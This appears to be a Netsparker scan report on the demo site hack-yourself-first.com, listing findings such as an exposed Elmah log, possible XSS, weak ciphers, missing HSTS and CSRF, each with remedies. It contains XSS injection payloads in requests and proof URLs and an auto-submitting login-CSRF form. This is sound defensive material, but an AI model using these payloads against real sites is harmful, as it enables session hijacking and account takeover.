Cache-Control: private, s-maxage=0
X-Powe
…
p;size=50" rel="start">50</a> or <a href="/elmah?page=1&amp;size=100" rel="start">100</a> errors per pa
ge.</p>
<table id="ErrorLog" cellspacing="0" style="border-collapse:collapse;">
<tr>
<th class="host-col" style="white-space:nowrap;">Host</th><th class="code-col" style="white-space:nowra
p;">Code</th><th class="type-col" style="white-space:nowrap;">Type</th><th class="error-col" style="whi
te-space:nowrap;">Error</th><th class="user-col" style="white-space:nowrap;">User</th><th class="date-c
ol" style="white-space:nowrap;">Date</th><th class="time-col" style="white-space:nowrap;">Time</th>
</tr><tr class="even-row">
<td class="host-col" style="white-space:nowrap;
…
```

Remedy

Apply the following changes in your `web.config`file to disable remote access to the `Elmah.axd`error log:

```
<elmah>
     <security allowRemoteAccess="no"/>
</elmah>
```

You can also use ASP.NET's own authorization mechanism to protect your Elmah.axd error log from attackers. The following configuration makes your Elmah.axd error log viewable by only authorized `Administrators`:

```
<configuration>
  <location path="elmah.axd">
    <system.web>
      <authorization>
        <allow roles="Administrators"/>
        <deny users="*"/>
      </authorization>
    </system.web>
  </location>
</configuration>
```

For `errorlog.axd`you can change the path to `errorlog.axd.`

Remedy References

- Elmah - Securing Error Log Pages

CLASSIFICATION

PCI DSS v3.2	6.5.6
OWASP 2013	A5
OWASP 2017	A6
CWE	16
CAPEC	347
WASC	15
HIPAA	164.306(A), 164.308(A)
ISO27001	A.18.1.3

CVSS 3.0 SCORE

Base	7.5 (High)
Temporal	7.2 (High)
Environmental	7.2 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:H/RL:O/RC:C

CVSS 3.1 SCORE

Base	7.5 (High)
Temporal	7.2 (High)
Environmental	7.2 (High)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N/E:H/RL:O/RC:C

4. [Possible] Cross-site Scripting

MEDIUM 2

Netsparker detected Possible Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Although Netsparker believes there is a cross-site scripting in here, it could**not confirm it**. We strongly recommend investigating the issue manually to ensure it is cross-site scripting and needs to be addressed.

Impact

There are many different attacks that can be leveraged through the use of XSS, including:

- Hijacking user's active session.
- Changing the look of the page within the victim's browser.
- Mounting a successful phishing attack.
- Intercepting data and performing man-in-the-middle attacks.

Vulnerabilities

4.1. http://hack-yourself-first.com/api/admin/?'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x004918)%3C/scRipt%3E

Method	Parameter	Value
GET	Query Based	`'"--></style></scRipt><scRipt>netsparker(0x004918)</scRipt>`

Notes

- Due to the Content-type header of the response, exploitation of this vulnerability might not be possible because of the browser used or because of the presence of certain web tools. We recommend that you fix this even if it is not an exploitable XSS vulnerability because it can allow an attacker to introduce other attacks to exploit it. But, these issues are not confirmed; you will need to manually confirm them yourself. In general, lack of filtering in the response can cause Cross-site Scripting vulnerabilities in browsers with built-in mime sniffing (such as Internet Explorer).

Proof URL

http://hack-yourself-first.com/api/admin/?'"--></style></scRipt><scRipt>alert(0x004918)</scRipt>

Certainty

Request

```
GET /api/admin/?'"--></style></scRipt><scRipt>netsparker(0x004918)</scRipt> HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 158.7154 **Total Bytes Received** : 542 **Body Length** : 254 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Expires: -1
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Pragma: no-cache
X-XSS-Protection: 0
Content-Length: 254
Date: Wed, 16 Sep 2020 00:55:27 GMT
Content-Type: application/json; charset=utf-8
X-AspNet-Version: 4.0.30319
Cache-Control: no-cache

{"Message":"No HTTP resource was found that matches the request URI 'http://hack-yourself-first.com/ap
i/admin/?'\"--></style></scRipt><scRipt>netsparker(0x004918)</scRipt>'.","MessageDetail":"No type was f
ound that matches the controller named 'admin'."}
```

4.2. http://hack-yourself-first.com/api/admin/?nsextt='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0041AB)%3C/scRipt%3E

Method	Parameter	Value
GET	nsextt	'"--></style></scRipt><scRipt>netsparker(0x0041AB)</scRipt>

Notes

- Due to the Content-type header of the response, exploitation of this vulnerability might not be possible because of the browser used or because of the presence of certain web tools. We recommend that you fix this even if it is not an exploitable XSS vulnerability because it can allow an attacker to introduce other attacks to exploit it. But, these issues are not confirmed; you will need to manually confirm them yourself. In general, lack of filtering in the response can cause Cross-site Scripting vulnerabilities in browsers with built-in mime sniffing (such as Internet Explorer).

Proof URL

http://hack-yourself-first.com/api/admin/?nsextt='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x0041AB)%3C/scRipt%3E

Certainty

Request

```
GET /api/admin/?nsextt='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0041AB)%3C/scRipt%3E
HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 162.2757 **Total Bytes Received** : 549 **Body Length** : 261 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Expires: -1
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Pragma: no-cache
X-XSS-Protection: 0
Content-Length: 261
Date: Wed, 16 Sep 2020 00:55:09 GMT
Content-Type: application/json; charset=utf-8
X-AspNet-Version: 4.0.30319
Cache-Control: no-cache

{"Message":"No HTTP resource was found that matches the request URI 'http://hack-yourself-first.com/ap
i/admin/?nsextt='\"--></style></scRipt><scRipt>netsparker(0x0041AB)</scRipt>'.","MessageDetail":"No typ
e was found that matches the controller named 'admin'."}
```

Remedy

This issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, all input and output from the application should be filtered / encoded. Output should be filtered / encoded according to the output format and location.

There are a number of pre-defined, well structured whitelist libraries available for many different environments. Good examples of these include OWASP Reformand Microsoft Anti-Cross-site Scriptinglibraries.

Additionally, you should implement a strong Content Security Policy (CSP) as a defense-in-depth measure if an XSS vulnerability is mistakenly introduced. Due to the complexity of XSS-Prevention and the lack of secure standard behavior in programming languages and frameworks, XSS vulnerabilities are still common in web applications.

CSP will act as a safeguard that can prevent an attacker from successfully exploiting Cross-site Scripting vulnerabilities in your website and is advised in any kind of application. Please make sure to scan your application again with Content Security Policy checks enabled after implementing CSP, in order to avoid common mistakes that can impact the effectiveness of your policy. There are a few pitfalls that can render your CSP policy useless and we highly recommend reading the resources linked in the reference section before you start to implement one.

External References

- OWASP - Cross-site Scripting
- Cross-site Scripting Web Application Vulnerability
- XSS Shell
- XSS Tunnelling

Remedy References

- Content Security Policy (CSP) Explained
- Negative Impact of Incorrect CSP Implementations
- [ASP.NET] - Microsoft Anti-XSS Library
- OWASP XSS Prevention Cheat Sheet

CLASSIFICATION

PCI DSS v3.2	6.5.7
OWASP 2013	A3
OWASP 2017	A7
CWE	79
CAPEC	19
WASC	8
HIPAA	164.308(A)
ISO27001	A.14.2.5

CVSS 3.0 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	7.4 (High)
Temporal	7.4 (High)
Environmental	7.4 (High)

CVSS Vector String
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:N/A:N

5. Critical Form Served over HTTP

MEDIUM 1 CONFIRMED 1

Netsparker detected that a critical form is served over HTTP.

Impact

If an attacker can carry out a man-in-the-middle attack, he/she may be able to intercept traffic by injecting JavaScript code into this page or changing action of the HTTP form to steal the user's password. Even though the target page is HTTPS, this does not protect the system against man-in-the-middle attacks.

This issue is important, as it negates the use of SSL as a privacy protection barrier.

Vulnerabilities

5.1. http://hack-yourself-first.com/Account/Login

CONFIRMED

Input Name

- Password

Form target action

- https://hack-yourself-first.com/Account/Login

Request

```
GET /Account/Login HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 352.6307 **Total Bytes Received** : 5801 **Body Length** : 5489 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 2371
Date: Wed, 16 Sep 2020 00:36:42 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powe
…
eplace="true"></span>
</div>
</div>
<div class="control-group">
<label class="control-label" for="Password">Password</label>
<div class="controls">
<input data-val="true" data-val-required="The Password field is required." id="Password" name="Passwor
d" type="password" />
<span class="field-validation-valid" data-valmsg-for="Password" data-valmsg-replace="true"></span>
</div>
</div>
<div class="control-group">
<label class="c
…
```

Actions to Take

1. See the remedy for solution.
2. Move all of your critical forms to HTTPS and do not allow these pages to be served over HTTP.

Remedy

All sensitive data should be transferred over HTTPS rather than HTTP. Forms should be served over HTTPS. All aspects of the application that accept user input, starting from the login process, should only be served over HTTPS.

CLASSIFICATION

PCI DSS v3.2	6.5.4
OWASP 2013	A6
OWASP 2017	A3
CWE	319
CAPEC	65
WASC	4
ISO27001	A.14.1.3

CVSS 3.0 SCORE

Base	6.5 (Medium)
Temporal	6.5 (Medium)
Environmental	6.5 (Medium)

CVSS Vector String

CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CVSS 3.1 SCORE

Base	6.5 (Medium)
Temporal	6.5 (Medium)
Environmental	6.5 (Medium)

CVSS Vector String
CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

6. HTTP Strict Transport Security (HSTS) Policy Not Enabled

MEDIUM | 1

Netsparker identified that HTTP Strict Transport Security (HSTS) policy is not enabled.

The target website is being served from not only HTTPS but also HTTP and it lacks of HSTS policy implementation.

HTTP Strict Transport Security (HSTS) is a web security policy mechanism whereby a web server declares that complying user agents (such as a web browser) are to interact with it using only secure (HTTPS) connections. The HSTS Policy is communicated by the server to the user agent via a HTTP response header field named "Strict-Transport-Security". HSTS Policy specifies a period of time during which the user agent shall access the server in only secure fashion.

When a web application issues HSTS Policy to user agents, conformant user agents behave as follows:

- Automatically turn any insecure (HTTP) links referencing the web application into secure (HTTPS) links. (For instance, http://example.com/some/page/ will be modified to https://example.com/some/page/ before accessing the server.)
- If the security of the connection cannot be ensured (e.g. the server's TLS certificate is self-signed), user agents show an error message and do not allow the user to access the web application.

Vulnerabilities

6.1. https://hack-yourself-first.com/

Certainty

Request

```
GET / HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 967.2142 **Total Bytes Received** : 9993 **Body Length** : 9539 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=5xxkocjuchlk01o1znd5gmzu; path=/; HttpOnly; SameSite=Lax
Set-Cookie: VisitStart=9/16/2020 12:36:44 AM; path=/
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:43 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Showdown - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>


<style type="text/css">
body
{
padding-top: 0;
}
</style>


</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
```

```
<li><a href="/Supercar/Leaderboard">Leaderboard</a></li>
</ul>
<section class="navbar-form pull-right">
<ul class="nav">
<li><a href="/Account/Register">Register</a></li>
<li><a href="/Account/Login">Log in</a></li>
</ul>
<form action="/Search" method="get" class="navbar-search">
<input type="text" class="search-query span2" placeholder="Search" name="searchTerm" id="searchTerm" /
…
```

Remedy

Configure your webserver to redirect HTTP requests to HTTPS.

i.e. for Apache, you should have modification in the httpd.conf. For more configurations, please refer to External References section.

```
# load module
LoadModule headers_module modules/mod_headers.so

# redirect all HTTP to HTTPS (optional)
<VirtualHost *:80>
       ServerAlias *
       RewriteEngine On
       RewriteRule ^(.*)$ https://%{HTTP_HOST}$1 [redirect=301]
</VirtualHost>

# HTTPS-Host-Configuration
<VirtualHost *:443>
      # Use HTTP Strict Transport Security to force client to use secure connections only
      Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"

      # Further Configuration goes here
      [...]
</VirtualHost>
```

External References

- Wikipedia - HTTP Strict Transport Security
- Configure HSTS (HTTP Strict Transport Security) for Apache/Nginx
- HTTP Strict Transport Security (HSTS) HTTP Header
- Mozilla SSL Configuration Generator

CLASSIFICATION

OWASP 2013	A6
OWASP 2017	A3
CWE	523
CAPEC	217
WASC	4
ISO27001	A.14.1.2

7. Out-of-date Version (jQuery)

MEDIUM | 1

Netsparker identified the target web site is using jQuery and detected that it is out of date.

Impact

Since this is an old version of the software, it may be vulnerable to attacks.

jquery Cross-site Scripting (XSS) Vulnerability

jQuery before 3.4.0, as used in Drupal, Backdrop CMS, and other products, mishandles jQuery.extend(true, {}, ...) because of Object.prototype pollution. If an unsanitized source object contained an enumerable __proto__ property, it could extend the native Object.prototype.

Affected Versions

1.2.1 to 3.2.1

External References

- CVE-2019-11358

Vulnerabilities

7.1. http://hack-yourself-first.com/

Identified Version

- 2.1.1

Latest Version

- 2.2.4 (in this branch)

Vulnerability Database

- Result is based on 09/15/2020 04:00:00 vulnerability database content.

Certainty

Request

```
GET / HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Connection: Keep-Alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 419.1538 **Total Bytes Received** : 9993 **Body Length** : 9539 **Is Compressed** : No

```
HTTP/1.1 200 OK
Set-Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; path=/; HttpOnly; SameSite=Lax
Set-Cookie: VisitStart=9/16/2020 12:36:25 AM; path=/
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 3564
Date: Wed, 16 Sep 2020 00:36:25 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powered-By: ASP.NET

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8" />
<title>Supercar Showdown - Supercar Showdown</title>
<link href="/favicon.ico" rel="shortcut icon" type="image/x-icon" />
<meta name="viewport" content="width=device-width" />
<link href="/Content/site?v=16KScglOON-KqjC5BH_Ag9wjG8aJWggpUYS6A7q1S1o1" rel="stylesheet"/>


<style type="text/css">
body
{
padding-top: 0;
}
</style>


</head>
<body>
<header class="navbar-wrapper">
<div class="container">
<div class="navbar navbar-inverse">
<div class="navbar-inner">
<button type="button" class="btn btn-navbar" data-toggle="collapse" data-target=".nav-collapse">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</button>
<a class="brand" href="/">Supercar Showdown</a>
<div class="nav-collapse collapse">
<ul class="nav">
```

```
<li><a href="/Supercar/Leaderboard">Leaderboard</a></li>
</ul>
<section class="navbar-form pull-right">
<ul class="nav">
<li><a href="/Account/Register">Register</a></li>
<li><a href="/Account/Login">Log in</a></li>
</ul>
<form action="/Search" method="get" class="navbar-search">
<input type="text" class="search-query span2" placeholder="Search" name="searchTerm" id="searchTerm" /
…
```

Remedy

Please upgrade your installation of jQuery to the latest stable version.

Remedy References

- Downloading jQuery

CLASSIFICATION

PCI DSS v3.2	6.2
OWASP 2013	A9
OWASP 2017	A9
CWE	829
CAPEC	310
HIPAA	164.308(A)(1)(I)
OWASP Proactive Controls	C1
ISO27001	A.14.1.2

8. Weak Ciphers Enabled

MEDIUM 1 CONFIRMED 1

Netsparker detected that weak ciphers are enabled during secure communication (SSL).

You should allow only strong ciphers on your web server to protect secure communication with your visitors.

Impact

Attackers might decrypt SSL traffic between your server and your visitors.

Vulnerabilities

8.1. https://hack-yourself-first.com/

CONFIRMED

List of Supported Weak Ciphers

- TLS_RSA_WITH_AES_256_CBC_SHA256 (0x003D)
- TLS_RSA_WITH_AES_128_CBC_SHA256 (0x003C)
- TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
- TLS_RSA_WITH_AES_128_CBC_SHA (0x002F)
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xC028)
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xC027)
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xC014)
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xC013)

Request

```
[NETSPARKER] SSL Connection
```

Response

Response Time (ms) : 1 Total Bytes Received : 27 Body Length : 0 Is Compressed : No

```
[NETSPARKER] SSL Connection
```

Actions to Take

1. For Apache, you should modify the SSLCipherSuite directive in the `httpd.conf`.

```
SSLCipherSuite HIGH:MEDIUM:!MD5:!RC4
```

2. Lighttpd:

```
ssl.honor-cipher-order = "enable"
ssl.cipher-list = "EECDH+AESGCM:EDH+AESGCM"
```

3. For Microsoft IIS, you should make some changes to the system registry. **Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.**

   a.Click Start, click Run, type `regedt32`or type `regedit`, and then click OK.
   b.In Registry Editor, locate the following registry key: `HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders`
   c.Set "Enabled" DWORD to "0x0" for the following registry keys:

```
SCHANNEL\Ciphers\DES 56/56
SCHANNEL\Ciphers\RC4 64/128
SCHANNEL\Ciphers\RC4 40/128
SCHANNEL\Ciphers\RC2 56/128
SCHANNEL\Ciphers\RC2 40/128
SCHANNEL\Ciphers\NULL
SCHANNEL\Hashes\MD5
```

Remedy

Configure your web server to disallow using weak ciphers.

External References

- OWASP - Insecure Configuration Management
- OWASP Top 10-2017 A3-Sensitive Data Exposure
- Zombie Poodle - Golden Doodle (CBC)
- Mozilla SSL Configuration Generator
- Strong Ciphers for Apache, Nginx and Lighttpd

CLASSIFICATION

PCI DSS v3.2	6.5.4
OWASP 2013	A6
OWASP 2017	A3
CWE	327
CAPEC	217
WASC	4
ISO27001	A.14.1.3

CVSS 3.0 SCORE

Base	6.8 (Medium)
Temporal	6.8 (Medium)
Environmental	6.8 (Medium)

CVSS Vector String

CVSS:3.0/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

CVSS 3.1 SCORE

Base	6.8 (Medium)
Temporal	6.8 (Medium)
Environmental	6.8 (Medium)

CVSS Vector String
CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

9. [Possible] Cross-site Request Forgery

LOW | 1

Netsparker identified a possible Cross-Site Request Forgery.

CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated.

Impact

Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that's available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user's password).

Vulnerabilities

9.1. http://hack-yourself-first.com/Account/ResetPassword

Form Action(s)

- /Account/ResetPassword

Certainty

Request

```
GET /Account/ResetPassword HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/Account/Login
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4260.0664 **Total Bytes Received** : 3803 **Body Length** : 3491 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 1774
Date: Wed, 16 Sep 2020 00:36:48 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powe
…
</section>
</div>
</div>
</div>
</div>
</header>

<div class="container">
<section>


<hgroup>
<h1>Reset password.</h1>
</hgroup>

<form action="/Account/ResetPassword"class="form-horizontal" method="post"><div class="validation-summa
ry-valid" data-valmsg-summary="true"><ul><li style="display:none"></li>
</ul></div>  <fieldset>
<legend>Enter your email addres
…
```

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.
- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.

- For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();
xhr.setRequestHeader('custom-header', 'valueNULL');
```

For JQuery, if you want to add a custom header (or set of headers) to
a. **individual request**

```
$.ajax({
    url: 'foo/bar',
    headers: { 'x-my-custom-header': 'some value' }
});
```

b. **every request**

```
$.ajaxSetup({
    headers: { 'x-my-custom-header': 'some value' }
});
OR
$.ajaxSetup({
    beforeSend: function(xhr) {
        xhr.setRequestHeader('x-my-custom-header', 'some value');
    }
});
```

External References

- OWASP Cross-Site Request Forgery (CSRF)

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

---

CLASSIFICATION

PCI DSS v3.2	6.5.9
OWASP 2013	A8
OWASP 2017	A5
CWE	352
CAPEC	62
WASC	9
HIPAA	164.306(A)
ISO27001	A.14.2.5

10. [Possible] Cross-site Request Forgery in Login Form

LOW | 1

Netsparker identified a possible Cross-Site Request Forgery in Login Form.

In a login CSRF attack, the attacker forges a login request to an honest site using the attacker's user name and password at that site. If the forgery succeeds, the honest server responds with a Set-Cookie header that instructs the browser to mutate its state by storing a session cookie, logging the user into the honest site as the attacker. This session cookie is used to bind subsequent requests to the user's session and hence to the attacker's authentication credentials. The attacker can later log into the site with his legitimate credentials and view private information like activity history that has been saved in the account.

Impact

In this particular case CSRF affects the login form in which the impact of this vulnerability is decreased significantly. Unlike normal CSRF vulnerabilities this will only allow an attacker to exploit some complex XSS vulnerabilities otherwise it can't be exploited.

For example;

If there is a page that's different for every user (such as "edit my profile") and vulnerable to XSS (Cross-site Scripting) then normally it cannot be exploited. However if the login form is vulnerable, an attacker can prepare a special profile, force victim to login as that user which will trigger the XSS exploit. Again attacker is still quite limited with this XSS as there is no active session. However the attacker can leverage this XSS in many ways such as showing the same login form again but this time capturing and sending the entered username/password to the attacker.

In this kind of attack, attacker will send a link containing html as simple as the following in which attacker's user name and password is attached.

```
<form method="POST" action="http://honest.site/login">
  <input type="text" name="user" value="h4ck3r" />
  <input type="password" name="pass" value="passw0rd" />
</form>
<script>
    document.forms[0].submit();
</script>
```

When the victim clicks the link then form will be submitted automatically to the honest site and exploitation is successful, victim will be logged in as the attacker and consequences will depend on the website behavior.

- **Search History**
  Many sites allow their users to opt-in to saving their search history and provide an interface for a user to review his or her personal search history. Search queries contain sensitive details about the user's interests and activities and could be used by the attacker to embarrass the user, to steal the user's identity, or to spy on the user. Since the victim logs in as the attacker, the victim's search queries are then stored in the attacker's search history, and the attacker can retrieve the queries by logging into his or her own account.

- **Shopping**
  Merchant sites might save the credit card details in user's profile. In login CSRF attack, when user funds a purchase and enrolls the credit card, the credit card details might be added to the attacker's account.

Vulnerabilities

10.1. http://hack-yourself-first.com/Account/Login

Form Action(s)

- https://hack-yourself-first.com/Account/Login

Certainty

Request

```
GET /Account/Login HTTP/1.1
Host: hack-yourself-first.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: ASP.NET_SessionId=3d4hn1hedpcjdeskonfvguh5; VisitStart=9/16/2020 12:36:25 AM
Referer: http://hack-yourself-first.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 352.6307 **Total Bytes Received** : 5801 **Body Length** : 5489 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/10.0
X-AspNetMvc-Version: 5.1
Vary: Accept-Encoding
X-XSS-Protection: 0
Content-Length: 2371
Date: Wed, 16 Sep 2020 00:36:42 GMT
Content-Type: text/html; charset=utf-8
Content-Encoding:
X-AspNet-Version: 4.0.30319
Cache-Control: private
X-Powe
…

</div>
</div>
</div>
</div>
</header>

<div class="container">
<section>


<hgroup>
<h1>Log in.</h1>
</hgroup>

<section>
<form action="https://hack-yourself-first.com/Account/Login" method="post" class="form-horizontal" id
="loginForm">

<fieldset>
<legend>Please provide your email and password.</legend>
<div class="control-group">
<label class="
…
```

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.

- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
    - For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();
xhr.setRequestHeader('custom-header', 'valueNULL');
```

For JQuery, if you want to add a custom header (or set of headers) to
a. **individual request**

```
$.ajax({
    url: 'foo/bar',
    headers: { 'x-my-custom-header': 'some value' }
});
```

b. **every request**

```
$.ajaxSetup({
    headers: { 'x-my-custom-header': 'some value' }
});
OR
$.ajaxSetup({
    beforeSend: function(xhr) {
        xhr.setRequestHeader('x-my-custom-header', 'some value');
    }
});
```

External References

- OWASP Cross-Site Request Forgery (CSRF)
- Robust Defenses for Cross-Site Request Forgery
- Identifying Robust Defenses for Login CSRF

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

CLASSIFICATION

PCI DSS v3.2	6.5.9
OWASP 2013	A8
OWASP 2017	A5
CWE	352
CAPEC	62
WASC	9
HIPAA	164.306(A)
ISO27001	A.14.2.5

11. [Possible] Internal IP Address Disclosure

LOW | 1

Netsparker identified a Possible Internal IP Address Disclosure in the page.

It was not determined if the IP address was that of the system itself or that of an internal network.

Impact

There is no direct impact; however, this information can help an attacker identify other vulnerabilities or help during the exploitation of other identified vulnerabilities.

